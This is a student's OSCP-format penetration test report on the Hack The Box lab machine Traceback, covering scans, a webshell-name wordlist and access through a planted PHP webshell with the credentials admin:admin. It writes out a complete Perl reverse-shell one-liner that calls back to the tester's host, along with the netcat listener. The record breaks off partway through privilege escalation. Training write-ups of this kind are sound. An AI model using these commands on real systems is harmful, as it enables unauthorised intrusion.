Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-29

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Traceback**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Traceback** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Traceback(10.10.10.181) - Exploitable webshell console available to get reverse shell with the weak password

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Traceback - 10.10.10.181

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Traceback**.

3.2.1 System IP: 10.10.10.181(Traceback)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.181	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Aug 28 11:58:52 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.181
Nmap scan report for 10.10.10.181
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-08-28 11:58:53 PDT for 14s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDbMNfxYPZGAdOf2OAbwXhXDi43/QOeh5OwK7Me/l15Bej9yfkZwuLhyslDCYIvi4fh/2ZxB0Mec
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD2jCEklOC94CKIBj9Lguh3lmTWDFYq41QkI5AtFSx7x+8uOCGaFT
|   256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL4LOW9SgPQeTZubVmd+RsoO3fhSjRSWjps7UtHOc10p
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 28 11:59:07 2021 -- 1 IP address (1 host up) scanned in 15.13 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Aug 28 11:59:50 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.181
Nmap scan report for 10.10.10.181
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-08-28 11:59:50 PDT for 241s
Not shown: 65533 closed ports
Reason: 65533 resets
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDbMNfxYPZGAdOf2OAbwXhXDi43/QOeh5OwK7Me/l15Bej9yfkZwuLhyslDCYIvi4fh/2ZxB0MecN
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD2jCEklOC94CKIBj9Lguh3lmTWDFYq41QkI5AtFSx7x+8uOCGaFTc
|   256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL4LOW9SgPQeTZubVmd+RsoO3fhSjRSWjps7UtHOc10p
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 28 12:03:51 2021 -- 1 IP address (1 host up) scanned in 241.56 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.181
+ Target Hostname:    10.10.10.181
+ Target Port:        80
+ Start Time:         2021-08-28 12:08:09 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 459, size: 5911796d5b788,
↪  mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8051 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-08-28 12:29:34 (GMT-7) (1285 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

GoBuster

```
=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://Traceback.htb/main/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
=====================================================
/smevk.php (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.181

Vulnerability Exploited : Exploitable webshell console available to get reverse shell with the weak password

System Vulnerable : 10.10.10.181


Vulnerability Explanation : We have a webshell open with the weak username and password which provided me access to get a reverse shell

Privilege Escalation Vulnerability : Giving users extra privileges must need to be avoided

Vulnerability fix : We should not expose root shell to te public since the webshell has an execute option due to which we can run commands to get reverse shell. Giving extra privileges to the normal user is bit risky and cron job running as root provided the root access

Severity Level : Critical

By checking the nmap we have three ports open which are ssh and http.


10.10.10.181


This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

Figure 3.1: traceback/images/205-website.png

By checking the website we have nothing other than few comments stating that the site has been owned. There is a small clue on the page source stating that "Some of the best web shells that you might need"



```
    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

Figure 3.2: 210-website_clue.png

Since the website has already been owned it seems like they might have used some webshells. I can search for the webshells and get the wordlist. By searching the google for some of the best shells we might need we got a page which has a list of webshells. We can create a wordlist out of it to get the desired output.

```
lfav3-encoded.php
alfav4.1-decoded.php
alfav4.1-encoded.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
TwemlowsWebShell.php
wso2.8.5.php
```

By running the above wordlist with gobuster we get an output for /smevk.php. By going to the folder we can see that the site is asking for the username and password.





Figure 3.3: 215-smevk_webshell.png

As a part of normal enumeration i tried **admin:admin** and it worked to my surprise.



```
Uname       : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User        : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server      : Apache/2.4.29 (Ubuntu)
Useful      : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
              pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtim
Cwd         : /var/www/html/ drwxr-xr-x [ home ]
```

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2021-04-22 06:08:27	root/root	drwxr-xr-x	R T
bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	R T E D
index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	R T E D
smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	R T E D


Copy >> index.php Add your Deface

Change dir: /var/www/html/ >>
Make dir: >> [Writeable]
Execute: >>
Read file: >>
Make file: >> [Writeable]
Upload file: Browse... No file selected. >> [Writeable]

SmEvK_PaThAn Shell v3 coded by Kashif Khan

Figure 3.4: 220-webshell_console.png


We see there are so many things we can do from that console. The few things which attracts me more are Console, Execute and upload files.



```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigpro
: /var/www/html/ drwxr-xr-x [ home ]

Name          Size        Modify                 Owner/Group      Permissions
[ .. ]        dir         2021-04-22 06:08:27    root/root        drwxr-xr-x
bg.jpg        528.97 KB   2019-07-31 04:50:58    root/webadmin    -rw-r--r--
index.html    1.09 KB     2019-08-27 04:29:44    root/webadmin    -rw-r--r--
smevk.php     102.62 KB   2020-02-27 05:37:01    root/webadmin    -r--r--r--

/var/www/html/
```

Figure 3.5: 225-upload_webshell.png


It seems like we can run commands via the console which is again very good for us.



```
$ id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)

id

/var/www/html/
```

Figure 3.6: 230-execution_webshell.png

From the console we can run commands. I ran the id command first and gave me a user as webadmin.



```
Uname        : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User         : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server       : Apache/2.4.29 (Ubuntu)
Useful       : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions  :
  pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontir
Cwd          : /var/www/html/ drwxr-xr-x [ home ]
```


```
$ id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sam
```

Figure 3.7: 235-useful_console.png

From the console we can there are some useful extensions so i guess we can run the commands with those extensions. I thought to run the reverse shell command from perl and see if we can get reverse shell or not.

```
perl -e 'use
↪  Socket;$i="10.10.14.4";$p=9001;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_i
↪  -i");};'
```


I ran the above command it gave me a reverse shell as webadmin again.



```
$ id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
```

```
perl -e 'use Socket;$i="10.10.14.4";$p=9001;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'
```

Figure 3.8: 245-perl_revshell.png




```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.181 36226
bash: cannot set terminal process group (699): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$
```

Figure 3.9: 240-revshell_webadmin.png

3.2.1.4 Privilege Escalation


By poking around the box we can see that there are couple of users in this box.



```
webadmin@traceback:/home$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Aug 25  2019 .
drwxr-xr-x 22 root     root     4096 Apr 22 06:08 ..
drwxr-x---  5 sysadmin sysadmin 4096 Mar 16  2020 sysadmin
drwxr-x---  5 webadmin sysadmin 4096 Apr 22 06:08 webadmin
webadmin@traceback:/home$
```


Figure 3.10: 250-home_dir.png

It seems like webmin has an important notes on it.



```
webadmin@traceback:/home/webadmin$ ls
note.txt
webadmin@traceback:/home/webadmin$
```

